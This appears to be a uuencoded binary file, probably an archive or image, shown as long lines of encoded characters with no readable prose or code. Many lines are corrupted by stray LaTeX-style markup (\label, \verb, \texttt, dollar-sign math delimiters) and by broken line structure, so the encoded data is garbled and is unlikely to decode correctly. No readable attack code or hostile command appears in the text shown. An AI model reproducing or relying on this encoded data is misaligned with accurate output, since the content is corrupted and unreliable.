MX>T?DZ%4\$J,<%/24ZM2&XR%\66MG?6)!1V]'=Y>Z\C;,W#N@KKH4,E==*DR4 M=_=W]7\$IYE/.#')).,97Y^IDB]PL%\$LWXDEI-%7J!CE`4;*=S?7Q*54-5;4U MS54UE;7UD\H:B5.-3TT9=./37R249@PHXP/QN`4K27T.YNHZUHA8\A+%VZD_ M@3YX[.*^1&]55U,O=@NV7]=4]B02YLJJ/TDWR,V2L70'",_3J^@FJ:%L2KRY MK#Y>EFH.IB*!8'EW5U]/=^?4[IXVW20ZD_KZ>U&JV]/8THXRW91X3T]W3^VL M670SC'*<LUS>D.BDT[6[)UGCSE.>.(N!<Z"0RU<UBO'!]8EV^N(DT5-&7_.4 MH/UAF4Z[F7)Q*4XP](9(N+"TO*>P9MXBMQF\XV*\Y^PN2>TW.H6Q=\$->>6U-M8WQ:8VIGT9G6&PU\$W,Y*+.K3_3;9[IY"V4WX<T!V\$?X<E%V#/X?4#D%!1.T) M%\$3 O@,JW7=6#2T+7+='4[&EL6+J(XGV<;T<#@2A4UFEE+F1`&5Q*8N%4V45 MZ;)@('G<VCK2)>\$82GJE)%:(DIF+N"04""8M*0F'4=(J)=\$(2EK2)>'"&\$IF MSDN7A`M1TB\$E46YW>;J-185AI-0AH,)0!(6]4%\$2B:74AE[9L85(+>I+T)=H M;7Q&]29W:'28/IV*`@&<3TX+N2>JQ6[DX7.B#P:-+UCB&:VNP>--6A;ALH\$H M'B?J3%\$@G<EHCD\KC]>Y_DNC3#G=[>*DHZ/F1M3"^*+6Q+P^&I/*N]L2^J1+ $M5^A]08W55?6)5M==L3K<$V*]."UUK*RMK2?1VXM<E$_2FOZY,Q,]=2T]+7,3$ MV_JC$5N5=>L[IZY+0[A$_V]8P;"I7)BAV.$M!O-YO;!0^]$$ S+J!HA$4A$$$ $\label{localize} \verb"MC!X@\$Y6,VK\$UM56T]^L;4KLVYG;M:O<2W^RFNKJJ"A?+-\EVQ:E/YT,?DXTP$ M(??X&\$L\ZT9:;8^-!]/QC&:Z-(^+-[OJ<>YV%^5T8/MC_27@L-NPZNZ%=3(1 MP.:,[VB?C3)*A=+;,:+0/59(FD7_`W-R?TL;UT6#3L!3"M5(ODUVS[*QQ&,^ M6^\><F/IKMH<;&Y:W>86R^9&"_^UT2BSFQL-_`_,R7IS8^G-;5K-]D3YH+E[$MD-4&Z*AAB>D4DN[PXI$3RO_WCD<&S#Z8M*NQ=-,B51Q-%;L]#"A*?6!S60W]$ $\texttt{MM[\&QOFIL4V,\U46BQ9BN5/?3^PS)M::VMZR/ON6=28]YU,R56V!6A4_\&\$WNL}$ M\$@T:*\$5'!\$MW)\;QU:31@EU?-CWEA%).6(\Y]!\4%IJ/LRO@;U[<[0[`G79U M]553JJKC=,@:XC0#0+F[R0D6UO5T+*`WHMKM'"XUCRK1ITTZ79)L)/85KB3Z M\$U)7!/>0\$4MW6[*Z^M304NRN*ARDZO*F^JK&Z>;X%2>GFUW5B:[VOMFZI9WS $M&N@Q'=U,+*Y(N!?YKG)&A1N]\\S4W<9X>G>L$]><B'KZH#]1'T#W[!&+W$H,$ MF`JE4NZ\YWCU/^2+.*^WMFI2'8V/M35E&"^KXU/BJ=L0]_PPP=M7UM7=M7AN M=W]O2>\$(+JMJH[?B.F9UM":O6`&IF#N/+G+=7<GRX`C9270\$DX6A\$:49_]@\$ $\label{eq:mm-e} \mbox{MM-@]HL3230S^@W@L$7=?+K+'&D]\#FQOKR\HGNCGKI-J*.,1@82'$F-O=_U&> \mbox{MM-e} . \mbox{MM$ MS@@LT<\$@JCTZN:FLVBUK*ZFL?DJ5NZ%%.OG(TIY&>G_16;8@0><^MAYGD5Q! M&WM:6N?02QF3, 'U!NW\$RQ4KCLV;13+]C0:*VJW,Q[HQIW5%:J+/,MHNW)O4Z M`!YW_GNZ*)5&/R?03TD;:R?&:U(Y'B2Q:U8Y:`V-98V\5V+8*XW=<Q(TZX&8 M'@?F+:[MJIWGRK%%5#C0MH;=S;'>=:J7K>[#>6/H3,'233+^*>B>G&*)B08, MMUTT(E;1XY_&JLJJ>#T]^F@<7^MV7DDCLF[6&9G2TMF?/%KNX::>&)?R;7T8 $MAVF@=?7!31TCO+KU+]&B9!0O=+*3_6]2-"UA_:G2F#J&5-B(PN3E;'4/)_IG$ MEO7WS>YV?1VCNGI2P8-%HB<=*4EN&!Y;A-E65<'"52]%^B*9@58BE^J->\$A9 M)<7!9+&\`U.,S;`7::0PW6O`)1H;CG/07J)YDF#7D I4['VL+Z-NP%`D&<+W ME9SFL+V\(A%+*<7F^DR%;G[RS[Y[\(8EG\"TP@ST5SK/:YOJ>9`*!?'%54-W M?T]KHH;N5TI0JDY=?)E&&\$C-8I)1.;X\QTE_TZ8_)-48?@')G<VKJ>9WD7`& M(\=MQ:A<7TN7*)3C>6DAQHZJ52=7="ZY)N'JQ+72+!I#760;I`*W8U2#M6&C M4ML>QI,#5XV-T:WH0X#??(IB:VQ]:I#!%[3)8'IS*N*594W5C<T5>/J'%!Y[M5B1FM?1W]E6TM"8'-%+X\$=IJQ#Z(.-]IZ:YB`X9"J1#F#\$BGVS*NOK:ICKH# MBI-?KHSKZ>Z?9R9H*.U-]E',=/@XJ[7@T_!N\$]:&)IEJ.GQ8NGDTYZI7%RSF $M8+JQM5-K<!M#I47NUB5<NY"^'\6=\$_M*9_N0Q5@!)Z/.UJ9V(6[P.=:,F)O)$

M3BJKGYYL5^J#P^Z#:6HZMZ5G,7:*_7RK]D'%*4Y+-TP,G(JD4A@G\$-?MP;R6 M!["BY#?K`TRK]12ZE^?05)J<0YLUXM-Q!XXU<QM-A.Z_\$<']-V>K!PH'T^&, MOI; V9*AQ>EUJY'\$WWPETOM0>I1DE_KCJ=+(T0ZE]4%/C"6Z)327M:BPQFB#% M.Q%7^*J&QJKRAE0;W(!2%/F?#"CQ1?,Z>E#5V(%1\$W?J(_2@PE\U4'LQI/S+ $\label{eq:mw(^n"BY1L;BK96Y':SF]6=n>X.?} = &JHNK($+1V=+?06/=?&\&$\#)]-Y0\\ \\ I&F$ M.4?4EQQV7*373M1`K089'U8Z\;"4X<]\$BI.1:"\$?`AD!FQJX'R<?)#3UHAOC MHL:/!52R#TF<23`RZDPEG4=88HA#2MT%Z\$?\R7CZO;2Z?PBE7J#2]Q,5\8;R M^BKZ^'H9[I&-(HMON?\]G'H]7=U`J##OF&+<,?_[UT%\YPPIRM\'Z9&1)S!Z MM.(I58.ZV/#3=56\$4UG=M^J&\BO\J>\$\CR<&3@62*3R>2,>K!LZ'.,\GC3Y\ $MS > 7590W4?9$(\Q#BSB(>/U*7JV#R3VH8#"5+DOLGS-5J-"]*ENF+<62$GA]$$ M1TC'CB5Y-1VZ..7T45DO#2"])8'"9%%]PKWHWTI?1M+,DXH#J20]04Z.,8&@ $\texttt{MWH:RKC;5}_\$!(\texttt{IVE=LQ(]B2YJ52"<JJ"'\#F.[\$U71Y065!(J2A67];1U]==V=1}$ M':TTP\$:29;4]'>T==`<?38^M=@?C4.`A#W9T:BI=4S8I[OI>:O_CD4%'F]L? MJ2.0^E-R?P;YCQ7=[O=U)2'^<UEG1TMO29C_.#71V3FQJWMA%Q\&UN@!`NVK MLM96#%P1+J_J6M#225/W*!<T=<UQ>DF, "\KI%T?]?=2B8MI\$W?#4=E&?Q1*W $M/[::>BF6[L$"Y^@.N;:QK+FZ:E)58^K*W8SD5"PKH4&ZCKZ(5)UQ]R.OA+W$ MFB"_YU; 3W; 6Z6NZ6D^@GA7/[Y](7@^X^GWYKB&]W\$>%>.JEET4\1[K7N\$V;1 M2:(_@'NONSBA7*Y0Q:GYF]Z>Y':[)U]8NMF2K<9C*EKB'3G.-5?5TA#7Q%\1 MN%), DV+N) 3BZF4] > $(Y-7'OWP%^_"K:Z>+["U=/GM66V"+[+N$^@925<O=01=$ MCTWDCUA=`)=3_@@;P*B9NA3)UO%.H"Z!I9O)V5KJ\$5BZ&1S'FBMI6M1<4TNW $\texttt{MXG^_UC0BD9S(U=`\#GS@-YXOYVUW])3=F00J\&M+*C$W=K^N$2-5A7E6\#EJ[M]}$ MI&AQZGT]U3)S%0SA,1E:2)OZSTDZ<;`,\F9CYEY6%V^.UY>EAHL0'HC%DK,B $M_31L;J*M`U\VJZ<^11G*[H/-/P1QDSY324<%2TSZD.(&C(O3#1%-3>E-X[)Z)]$ MZN9\HE(FBNX;+R_GCW;76#=T]"2'6"ZF:RV^8*]K:6NC3LC%@0B5UR?FT6]% MJ5_2961.+U<%PTY)7D?&=G:WSD&OY2.H^K6J5,<0XX*M+(XHTWV3T:&ZAOZ* $\texttt{ML3}) ! [\texttt{R\#01M"7(.K+<57AO@KY^[?D\=K&J2T]7;1Y,[J[Y-W.]+2T-&/@O8E\#I])}] | \texttt{ML3}) | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}| | \texttt{ML3}|$ MX![L88EYX;]DBY-90*#(4G-:FA2OJ"K34B/"`1RN\I9Y+:WTS"@]H!4FQP)W MA<'!!03&/(FH7ZAUD=I[:1Q@VZGJZ^Q+N0IT^V,5\6NI&FBW#2X^TQ'3PW[*A M5!8S5TAZ+]35-E2ABR6W/OF&,=]3D\$L;KK<\$1>FOM9*C"(X_BG%B<3&./LKE ME6+[L6@CWHW\$Q\OVF\$PTE<%]/<*\'77U<=KJ5/_'D\18>DC_CP<!7@D^#*\H M8F5HD*E.C41X*Y%SS<@U##@0!#\$P_3\;!VS7TL<*.U^WSW87][`22PQ]_Y(M $M2F4Q$D+2.\!V+63P8$WU%76"J=8I67]BJN/CK<!_RQ8GL_Q>($GIUIE3'F\$$ $M!L.3$0246+]BI<]Y%.I3_N_]WYQ8&`!BZ8TRYS+_-A%0]0V4"24S>)\/D.ZW$ $M4^F.)MY,SW4F-J2V(?E@;=6+WM_OTFT/P)4^[32K11/<HU(LT]W21J+)"-[F]$ $M^21[93F]N-6(4Z=1[^[D@WZ[NVUC]05+71WLBM$2_E5E"%WV'W+HN[1T?9<%]$ M.I\$FU=)CLK%E#57E9O84PLMXP=A8^D%9F7X5AZ=.G71.8[1Q":["1JBZU&"O $\texttt{MMPBOS75WF8LOOQ:} \texttt{GKR5LZXL('W"YP)9FZ"VQ<RCWB!9+U\G_)5J4BJ*/P\\&.$ $\texttt{M:F@H&Q>G=WKP<)WF1_3@@;Z:0L!U\(B:+>+8!B+\(JU^G[219J(ED&+V"YEH)]) }$ $\texttt{M} > \texttt{F@} > \texttt{X./Z8*:Z.7[F^4_!HL)D$\#]} > 9 < -\texttt{NR} = \texttt{CJVO*)}) \\ \texttt{8U(!G\&6TI6MJFW5ESNH)}$ MQ`X(C=UN6MUA7KH8X\$.2S4KU<+Q1]8_!<"KH?NO%AFU_15EC6:KY\$5S&DV^($MU < ["D-NKMX-+7#9J)^4-F.N_K/Z4,,@S(^3V^!S?'/H-V`S`+=]34TZM,G$ M@D=UE9T=77/0,OQ0%Y!NMJJ3ZYI:#SX-O^6%1JTRE6Y?8@5XV\$" 98V;AN!= MJW`-GZ'\C)?*TU<K;>JU8SA\$,J-NH\$PLE8FX%J"6?QV%8KP 1<\NVKOF)E:Y MG45SDB]52>MX**I(S\$.WTZ]G)^;WX^'-WU_1YB>@^L.3;8ORS]#QK,U6TQ'! MTMV;<ZZYOK&:QEH:8LO+JMWS1CS?J8B/;:)?K2\$=QI0:@Y4>%<KI76%ZMV4L MO7_@7D)(5-%KGXO4*(%(AWLVWMF02-Z=8G7<"]SSTT6]J_WXDO0;/MVM-%I7 MN[.]VOW-+LGS@Z_;N!6V=S;)5R.Z!IBY-\QKZ4DD6_+WKA,H14Z>??S#CNF# $\verb|M3V<"ENXN_U_\#Q<EPS/4AMIJMA6L6]@[F-16)F?WM[AW0$A06ITX6MT=2VZ9>|$ M4ZMW[]3TZ@<A,J=?Z*:6C;-[4K\ZC.#!\$*^J@6Z,YM&W[`FN<CL2*Z0'=@L2 $\texttt{M9.@]:/>,7'7P'!?-U_0$QOA,=-.-^!3J7M6UX_CM7`1"^-+$0!>CFJ0&\>1K}$ MI,GQ4H_@>+*%7TBV]*45;#9JW\$T<G2BKO'F[@\$Z=J@JUR5RH>P"^_(VXEW@; $\verb|M+>RI"^/P4)T4@CE]*GMW3V+4<<_)8FD-X$NJ\|+)SM59W<OK<YN$'^[D_PX]$ MGL;J;W;<PU5ZLJEW&147JBJVU'<[N%51"K[9X7*=I]\,IVX"^7"IUX+)29W= M; EZRVD!1, H`W`3G97-LPA6;]=%:XV4OJXH=7`>F=[K:%5)O`Z>S.?S7)PB:U M+9S4LE=W#Q)ZCI^LZNA25>I\:%LXEOZN*+UC<3Z@IJZSI<^]:XT)@CHA>O<N M;ZC@E:&%>LJ#OWT-KS[@9'&_5'5CQRI;U@>/AP`WX5E=P#TJQM)-=#A9O?IH $\label{eq:md*.kll:ir=u8cffo-/+?NQO=(V"[&X/)_4c]"&]^K;)I?1!Q+F$3U7[4@4@R] } \\$ $\label{eq:macond} $$M@`>LG*Q>?33&T57W8WQ:ZHOLQBU/T7_QGHS&U+FWL($\&EX[61!U=E]$BR/RC$$$ $M\$! IB = (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"[(;?VMZ9\$07P!BJK]0C \setminus LH\#A?B]) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;?VMZ9\$07P!BJK]0C \setminus LH\#A?B) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus GJ^D"](;R) + (\#:I0 + T[F`RT\$ \setminus M_![NG1 - \setminus$ $M^0]C^{8}<8<QA5)<9?1C5]:=P@,,8I,N+/HSIXM03!K-/L=O=$W4LW0QH@$@D$

 $M%7%]D;/5`X5CZ7`&O7?I;D>F3*O0\^MP(7IC<201"C;37T'8T5JBYZ2N="9="0.5")$ $M.1,]?![25J%TH2K%$S>4=OXO]K[V/:T<V=-RG[<W2<[S7D_.)\\PQ@G3V#^&$ $\texttt{M=Y+YX@?\#<QM\#\&[`<=)}_5;] \texttt{I\#I5((Z=OGMW9G?O/'=NX]2+5"J52B6II(.S)}$ M6-/)@,Z>G@%#]TJQZZW`RKJJ;P>=#:'N,:UK5PO\B4[@S&TI@6_Y4NGZ[M]T $M(T^PU>))M]>5G/I;R;G;A'Q;DY=UK:C4'BO4]2ZGVYU@-200[/WB^_.3H#0J$ M4-3SHXD+I,CYQK"D:6D1RE#6,E`[=M,[#\^BV,!GJYW`T]3`*5`5>%%73':^ M443>JBO>;#<SK2%/60:A5>1%7".JK3(4K;IJ"N<,/*FKGB\V!IZ7!J[EE^18 M17NL<^4H\$U7YIH*L>IU260?X]+B>"QR69N!:2SLN#>J)UDZ"R%O6'K0KVFIL M<XKW&.DPF\$IJGDU%MR/G-49-;J7: `D;M;G9G<7)S4KE8!L&HU4V?=VL6I\$:I $MU < UY(;3)@@X3$D6MS2!?*J*6&UW5GZY8ZG8.:U]5C4R42-\J*9V!.#>III)$ $M<HIGW_;3D?5:(RV`2.T@?EEP@]?W]RA(+UXJSHB>M4R+ORV<7$`DF(&!F/\.$ MQR,8TA_.:0.'N8.(,H_R5-M`\$CN2"/L"H!7_BV-I(9Z`"/-HZW(Z>UBL]G<\$ M9, /*+_?WMPRQXJ)5146[HX]/^Q=YUHL5C>#)>OSC\6Z]G)BL-8P"+1CXK?6Y MV&8>W@]QTW"ZQ,L`)J+!5,EI<M,9U8!,&Q4K355QVE)5"V8WM%@T%]+DG@;3 M&XA*==A`NSWO7]/"E_9IO?9P-?(W<AK/TZ5L1IOP(S@"AG1!8;YR+"A0*`1L $M(./3,/Q&D!'T(N,05R([`^UB)HRYB^E0))9A?$8D,:!>OTC!(YUF$(0%6YEO7))$ $M4; AF:QKHP?T5[11-E_3WG%>>IO>%XF:U"&C4"KPJA_?8$X)![4_!M+5O:\<4$ MK' `M3W, PR1DR<G*]J:M^WMV&D9:18""4X3F)%.%4G1^T-WH1QM)0A_0,6GQ M3<HDKWL#@A[BLUA*.H[/RYJ?KEALPSHPXTL9C311"Q)_6JR2V*-PM45#`^T_ MR*&A@2)XR!+O7G1`0[:B;2E,\$B8VJ.40`3(WA,^7RX8QGN60T-4TYMC)1[A[M083%TY\$N,J\$TE#""/BFW!A0&K<P:50S6W#YL]FA88;W:];<I)?%Q(5N-+V0/ MYGS!80%O(F%D)OOS3?;>^0&\$'K+W<'1D)[%W!JEW!GQJ\3IEYBFQ90.6)K>1 $MI]YQ%-BT;/UG<!S&0=B$LG]YB/]_/^3Z%2XB3T,7(7AR^L"KC[#\&.W[>,N.]$ $M@4OHP$M@:=#@)72)T.@EL$ZP_B`<LGZ4^R4W$C->I_31!M(RA"7@T-`HB7S)$ M\$CXUT<6>+JO=R_7P,HQ,0.N.!?XS^)=C@8G"SQ`VFL#DP]-&MGK4VW0%R*K; MWVY-WJOS(4F(/QR7L!W;'V'?R?/50!7[\$FWN:1\$J@TE<math>#Y>\$XOYY3,[3ZM@6] M#ZTMET]V:0'8D_I(#]DL:\:T%*KIYF&^,9L[`#\N5E/.\[`;/(!/OQLX>A3P MK2XAHMB#5*)8*L,:5Y<:`"Z,Y-(<+:WP%2SOIRH].A[@];?5VIXS`4C6Y?JW M'?80"&.X'^*N'G4]&9=@!Q2K:M%>*ZV+C5%NNK_\$;;_?FXM:3MI5A1S"1+PS $\texttt{M64[OL3N4\$GDCT"5+0$+^`+^)V(E9KHQCH9V`)H6=K(X9"@\&_^9NGW@VLN\$G?}$ $M', '0!TOV=J158&4C$X28D"V,WNRRB#L^8DC:8N9JBM(.=!347*1@[>\9@]$ MI+[MX@D5BF<\[7;K@>(60%E]-5N]PB][1VBS:\$;W9P25B=Q4BH47(K7NI:D% $\verb|M^2$\%&0L"G"JV\%CJILTI"T^D8I$([9+-2-<"/DTU88=HF^*i@T@\#]\%1.\#8VD|$ $M].I[M?L!M1<\$QJ\&\$=-V:4_RW@DI;0/&VUV[W\+SZ70N\$0!'2MI4]W<_=J:J$ M7.3:ODPYR4!Z'F-"A'@R6S>I9-@;X[8#(?,#02?0@"3W).)34]U^N)J`5/(W $M27@$Y^68E(8$;]EWD+A4]D[<U@=!,;YE9\\5@$W**15M'NE8G"XBT[873L1X2]$ M92U'A.ONH0Y:(`N,+/X'M4&"'B1YH6)MOTB4>J(,;0!U4*(GE0[3W;B`I/"E $MM6P\M^-7N-A;Y$=:W&IL,"$)Q0JV\L!W6U?MW990,-98/B-I+7:8Y+X8GUT$ M#</KZ80&50#"=B-2L1J1&6PE2:%;\$YM9"HHUJQ4"=QNFV6C>%F\$]<\$UAB["^ M.-S.M*M(=&W8\$[[G,M]S,.9FLMR3P:F`7COXR^79<.`[%I>2RBMTF,M[&_,W MT4Q/^VZM(4A^<U2VUP;KU=<C+X(!KKQ1F*Y%%@]*8;`Q;&XW[*!5#(18IF@Y M 31S\YB64+0&[=+9F\$P'2`60.Z7S %WWH(&FV00CR6IG!W%CKT4,I1!-HP" MJ2A91U'GYK/03D"3D6ZCDFIVBLBA]\GT*U+NC")U_!0%L:2#U?@/]\^26%(U MJ;U\Z<@;[:ZTR7IW9(3)[;+9JN/7FP7Z_N)Y!54#5**CCXP'6U2-YFQ(90_M $MH+/93U5)9),SQ>T?;(E8HE\K1'`!_#OY)OHQT1:(*+H"K,%V,L8ZJSMK#S8)$ $\texttt{M8Q,'!39A} \\ \texttt{[MR'"F7$"2KO3;:"=L\V\#7@U\$T.:].A,9,X2Q&(A85!EQ\#6/5$2)} \\$ M&-8.@GN'@+?L&DC(V/`KSJ#097IW>''AB77Y!N(2*:/AL8V.^&_3R?IBL=GN $M'-+V>H-6M/W*\#(HPZ>*Z)J\#G?65UK9Y>*^;3@^\#./B@B7(AK$2&!WH9K5)/7$ M+8T;_*J+:*0E8P0M<L.\$2<*#'B6;RWT'IH%%MT[Q=*.H/G`":89O`OB'8`Y $\label{eq:mcy.al+ud_6=N3M*L/%[VU,NN\TY`DGD2;#:#5IK'%QR.M+%X^R#-I\X'YVE2} MCY.AI+UD_6=N3M*L/%[VU,NN\TY`DGD2;#:#5IK'%QR.M+%X^R#-I\X'YVE2$ M: "A%Z:4H(&@S71MT6:LETFK"RJ!_U;NZN3SCL0`:]E@YE(5_QMP?@6)%\C!T M"7LE=..)/0&V\$NQ09>*EC:15(4GJ21#!@E9GH^ON1[Y\$=MEC>AWG3)5SVR2T M?=UEN\$]1N-5BV:)4\;G\$PDS;#D,)HDW5C)L;#GU%&(U0P,GH;6HR\?S&T"[8 M1+N]SZ/A]<0>\$X,R0<P<1'IJ"\VGZ4'^6CT^@_0UV>M"@&8]*'89U6-:IRSS MM\$EELF@NR4; %N@4:L**W%6]Y\$OT'N.%FSCMUO<3;H\$FG^]3K7G8H&PDS3P@/ M!`[I)/HO.,Z^X`T(WT6X#OEQH1L31I.X&\$4*D.`P+,1760I*X7":R;R_B5LB $MF_J;R<>;JU]Q[D]+Z@FH(I;L.3K%/^!O+M:;ERDGP+GT<6M(TBD6YA6M(.T($ MS'.A4T(K`W\$@?)QXX>%^FHA23R0.B*C#%N:I;V'.SE]:6'#T&;10[]UH\$PU0 MVZBPPT8J1B_=A"+Y!J`G(9JV,B#R_8@C%*\$^)':D2>3+4[L-2&)/DAX:JGTL

 $M")0)<G9.\3=6UJ]X%CS\0II!\#/A#;"@NU]S/W5'4!6+E8W;0B\35!'%=DB'$ MS?\$-]T-53QT:*7-/B>@5+!I6#&^NSALUACR=8ZULZ:U!FH^>EY6T*HSJ';Y6 $MR'5U; Z-[S#2A*&$;Q&@X2OP)>MZPQR\B13`>M)ENBG[J7-/T1('-Q>D$Q/']$ M1GLE:3AH7%.=7M#\$"ZIA83-MZFG%/QBF"87*=,-H<-;I_NJI<T]="#5UY[U\ M+[SFTBE`7&?:QOXB/O0BSD"WBE0?%\$X\$:#L(:B2B.QT\$%M6ELR6^/'=L=^KO MU69-"]3EP;VV<-#:6UG'VP6%9&(3LNW81\$<V@]]8%->@,/'\$F0M4`H4%#E0U M%N"Q6@]49E_Q.:HTFW41JDUCB)_;+SMHG5='ZM4ACJ:)+O-T'#L(PQ%Z3UUX MZI8I-:0J/95.A'HU5Z-%D+2Q___"/BQ9-K#>W%Z=AQ9:BKVB[T0:MARW2QF./ M&2T3%363>I/%=6/A:528W!,&!U[T.,6?F!3QI[\]3\$T[?&0IP@36W]H8BJ#O M(ID4&6VUWI_;T%"H7"TY5RB7S]5_6!(\$F\$*B&1Y&'N;K;Q45BO3>+GN;-2*Z M]#:'-S-_BJ'M&/"(HW`V*W\\N<;',,&"*-7LF=D(6E3,='%XP3W2T/J-JB`E M]EI1)37KYSA2S\'3C;#>AJR>Z?;&MRG_J3;QBUL\$#09"4*B3Q;L+7*E]F[KT MU&V1/`\D1PQI1T+9@@,)S+\$I*9FWRT::K)6GP<U<?3.HN6K(BPO#\$"%H74@; M>UID!H!) $MUV&G7-^10.B_&21U"Y$)(%_F'O\L%S?39=(Y>HNJ^G&*L0BQ]5^ M*M#!=7EY8I*%6S\??LJK<EED_.4R;'+QU>[MPWHYU[6WI<-6/A,KG5V#XQ;X M:%/1W1YL2LDC*'%F7Q/3QU!@\$3J/ZJ[59?5(CD@KT6M'>IV?<^"@`'OMR-H/ MLI6P=2.[UXU=+)9!XQ2_?%3^-G7NJ+&G+6P!5SC-EZ7GX_FV_8^;;__9!F4C $MK5 < MRCZ < \&) J4?36QP:1`(Z+-]D4B)"-041B5)W[>T[#^X%\-U`@)Q04@=G9$ MU&^ZA*E0E_)MUS11#8_12[WY8B=/49CL3R&7AR4DZ_/]R>@G#(LW]_\$;B4&: M&.;F:M*_I*LG-U<XJK5^NQUC77]6T8(]W"_6F+OA\V7X`(T\SB]NW`,E0)</ $\label{eq:mef-thm} \texttt{MEF'T+M=?M<QPR=XLKF^FGX=Q\#O`3Y*DGQRO,/CUZ>D,Q/!'Cl-)_LY/R'J`4}$ M:0;-T1Z(3""F5!!U:4QC^(',[\?D97VVD`)RTL?^A^\$\$D1"B/N]YHUF%;Q;/ MYS_'47H.S.E@%47@B9'#&2]OM7#7^1_FH'"Z\$:YBPP2+8`G8D&"A6/LVUO\$6 M[]!B&CGXE3"BB2[V=!Q"",/MQ6B(8,-KSQWG/B\I'H+Y6,7-[MB=!!'1;/Y" $M_D[WIO/40_&!OX/5$94!([2+HI*@UY6Z(=R7?'___<;H=]SXJD.WLG@Y-SD8*])$ 